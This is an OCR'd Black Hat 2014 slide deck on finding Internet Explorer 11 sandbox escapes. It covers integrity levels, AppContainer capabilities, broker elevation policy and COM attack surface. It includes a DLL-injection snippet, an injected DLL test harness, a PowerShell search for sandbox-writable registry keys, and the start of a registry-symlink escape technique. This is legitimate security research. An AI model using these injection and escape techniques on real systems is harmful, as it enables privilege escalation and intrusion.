Digging for Sandbox Escapes

Finding sandbox breakouts in Internet Explorer

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Blackhat USA 2014

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What I’m Going to Talk About

- Understanding the IE11 sandbox
- How to find sandbox escapes
- Where to look for issues
- Technical details of fixed bugs I’ve found

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
Tools and Setup



Windows Sysinternals

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Resources

- Example code and ExploitDotNetDCOM available:
  - https://github.com/ctxis
- Latest version of OleViewDotNet:
  - https://github.com/tyranid/oleviewdotnet
- Excellent write up of EPM by Mark Vincent Yason
  - Blackhat ASIA 2014 Archives

Background on IE11 Sandboxing

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
IE Protected Mode



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Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
  - Restricts write access to majority securable resources
  - Restricts Win32 through User Interface Privileged Isolation
  - Does NOT restrict read access to most resources
- Processes/Threads also have no-read-up by default

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
What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do



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AppContainer Resource Access

- Restricts read and write access to resources
- DACL must give access to one or more of:
  - AppContainer SID
  - S-1-15-3-4096 – SID for Internet Explorer Capability
  - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes

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Further Capabilities

Group	Flags
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrato...	Deny
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory
S-1-15-2-1430448594-2639229838-973813799-439329657-...	AppContainer
S-1-15-3-3215430884-1339816292-89257616-1145831019	Capability
S-1-15-3-3845273463-1331427702-1186551195-1148109977	Capability
S-1-15-3-4096	Capability
S-1-15-3-787448254-1207972858-3558633622-1059886964	Capability

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User Broker Services

- Medium integrity broker provides various services on behalf of protected mode process
  - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
  - *CreateProcessW* and *WinExec*
  - *CoCreateInstance* and *CoCreateInstanceEx*
  - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed

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
Elevation Policy



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Elevation Policy Types

Executable

AppName	REG_SZ	dfsvc.exe
AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
Policy	REG_DWORD	0x00000003 (3)

COM Object

CLSID	REG_SZ	{20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F}
Policy	REG_DWORD	0x00000003 (3)

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Elevation Policy Types

Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.

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COM 101

- Majority of Broker Services exposed over COM
- Objects identified by a Class ID (CLSID) GUID
- Implemented by a Server, either a DLL or an Executable
- An object can have multiple Interfaces identified by Interface ID (IID)
- All objects support the IUnknown interface.
  - Implements QueryInterface method, allows caller to query between objects
- Abstract programming model, can be used locally or remotely (Distributed COM/DCOM).

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
Potential Attack Surface



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IE Process Structure

- IEXPLORE.EXE doesn’t do very much, just hands off to *ieframe!IEWinMain*
- *Ieframe.dll* also contains most of the broker implementation
- Support libraries *ierutil.dll* and *ieproxy.dll* also of importance

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
Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode



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Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector

```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,
                            MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)

LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),
                            "LoadLibraryA");

CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

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
Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE



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Simple DLL Test Harness

```
DWORD CALLBACK ExploitThread(LPVOID hModule) {
      // Do Work then exit and free library
      FreeLibraryAndExitThread((HMODULE)hModule, 0);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved)
{
      switch (ul_reason_for_call)
      {
      case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, ExploitThread, hModule, 0, NULL);
            break;
      default:
            break;
      }
      return TRUE;
}
```

Finding and Exploiting Accessible Resources

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Searching for Accessible Resources

```
Set-Location 'HKCU:\'
$iesid = "S-1-15-3-4096"
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"

ForEach($key in (Get-ChildItem -recurse)) {
   $acl = Get-Acl -path $key.PSPath
   ForEach($ace in $acl.Access) {
      If($ace.RegistryRights -eq
         [Security.AccessControl.RegistryRights]::FullControl -and
            $ace.IdentityReference.Value -in $iesid, $aapsid) {
               Write-Output $key.PSPath
      }
   }
}
```

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
Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up



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
Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up
- IESetProtectedModeRegKeyOnly looks interesting



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
IESetProtectedModeRegKeyOnly



```
; Attributes: bp-based frame

; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z proc near

Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
mov     edi, ecx
mov     esi, 80070057h
test    edi, edi
jnz     loc_101C4887
```

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
IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
  - Add low integrity label
  - Add IE Capability SID to DACL



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So What?

- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can’t create any interesting keys?
- Well obviously we can!

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Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
